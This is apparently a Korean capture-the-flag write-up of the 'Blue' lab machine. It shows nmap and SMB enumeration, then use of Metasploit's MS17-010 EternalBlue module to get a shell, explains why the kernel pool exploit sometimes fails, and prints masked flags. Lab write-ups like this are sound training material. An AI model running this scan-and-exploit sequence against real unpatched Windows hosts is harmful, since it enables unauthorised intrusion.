[EASY_Windows] Blue
우선 주어진 IP를 대상으로 열린 포트와 서비스 식별을 진행했다.
┌──(m0nk3ygod㉿m0nk3ygod)-[~]
└─$ sudo nmap 10.129.53.98 -p- --open -sV -sC --min-rate 2000
[sudo] password for m0nk3ygod:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-12 09:39 +0900
Nmap scan report for 10.129.53.98
Host is up (0.23s latency).
Not shown: 65092 closed tcp ports (reset), 434 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
|_clock-skew: mean: -19m58s, deviation: 34m37s, median: 0s
| smb2-time:
|   date: 2026-08-12T00:41:27
|_  start_date: 2026-08-12T00:31:49
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2026-08-12T01:41:24+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 115.19 seconds
rpc 서비스와 smb 서비스가 도는 것을 확인할 수 있었고, 바로 smb 서비스부터 취약점 분석을 시작해봤다.
┌──(m0nk3ygod㉿m0nk3ygod)-[~]
└─$ nxc smb 10.129.53.98
SMB         10.129.53.98    445    HARIS-PC         [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:HARIS-PC) (domain:haris-PC) (signing:False) (SMBv1:True) (Null Auth:True)
Null Auth가 True로 설정되어있어서 자격증명 없이 접근이 가능할 것 같다.
smbclient로 접근해보면,
┌──(m0nk3ygod㉿m0nk3ygod)-[~]
└─$ smbclient -L //10.129.53.98/ -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Share           Disk
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.53.98 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
요렇게 공유 목록을 확인해볼 수 있었다.
Share와 Users 공유 목록은 기본 공유 목록은 아니기 때문에 확인이 필요해보인다.
하지만 smbclient로 접근해보면, 건질 수 있을 만한 것들이 없다.
그래서 smb가 굉장히 과거 버전인 점을 고려해 MS17-010 (EternalBlue) 같은 취약점을 시도해봤다. (Windows 7이면 엄청 옛날…)
┌──(m0nk3ygod㉿m0nk3ygod)-[~]
└─$ msfconsole -q
msf > search ms17-010

Matching Modules
================

   #   Full Name                                      Disclosure Date  Rank     Check  Name
   -   ---------                                      ---------------  ----     -----  ----
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                         .                .        .      .
   12    \_ target: PowerShell                        .                .        .      .
   13    \_ target: Native upload                     .                .        .      .
   14    \_ target: MOF upload                        .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   16    \_ AKA: ETERNALROMANCE                       .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   18    \_ AKA: ETERNALBLUE                          .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   21    \_ AKA: ETERNALROMANCE                       .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   23    \_ AKA: ETERNALBLUE                          .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010             .                normal   Yes    MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                         .                .        .      .
   26    \_ AKA: ETERNALBLUE                          .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)             .                .        .      .
   29    \_ target: Neutralize implant                .                .        .      .


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'
exploit/windows/smb/ms17_010_eternalblue 모듈을 사용했다.

options 명령으로 필요한 설정들과 세팅된 내용을 확인해서 고쳐줬다.

이제 run으로 실행해보면??

요렇게 쉘이 떨어진다!!
왜 실패 로그도 나오는가?
Eternal Blue
EternalBlue는 Windows의 SMBv1 파일 공유 기능이 조작된 요청을 처리하면서, 커널 메모리에 할당한 크기보다 더 많은 데이터를 복사해 발생하는 원격 커널 버퍼 오버플로 취약점이다.
공격자는 이 오버플로로 주변 커널 객체를 덮어 실행 흐름을 조작하고, SYSTEM 권한 코드를 실행하게 된다.
Metasploit에서 가끔 실패하는 가장 큰 이유는 커널 메모리 배치가 실행할 때마다 조금씩 달라지기 때문이다.
EternalBlue는 오버플로 대상 바로 뒤에 특정 SMB 객체가 위치하도록 메모리를 미리 배치하는데, 이를 Pool Grooming이라고 한다.
원하는 위치에 객체가 놓이면 성공하지만, 다른 객체가 놓이면 세션이 안 열리거나 Windows가 블루스크린으로 재부팅될 수 있다. (metasploit은 계속 시도하긴함.)
그리고 익스플로잇 자체가 성공해도 LHOST 설정, 방화벽, 대상 프로세스, Reverse 연결 문제 때문에 Meterpreter 세션만 실패할 수도 있으니 참고하자.
User & Root Flag
C:\Users>type haris\Desktop\user.txt
type haris\Desktop\user.txt
0253************************7a7f

C:\Users>type Administrator\Desktop\root.txt
type Administrator\Desktop\root.txt
5d1a************************6c06
← ALL POSTS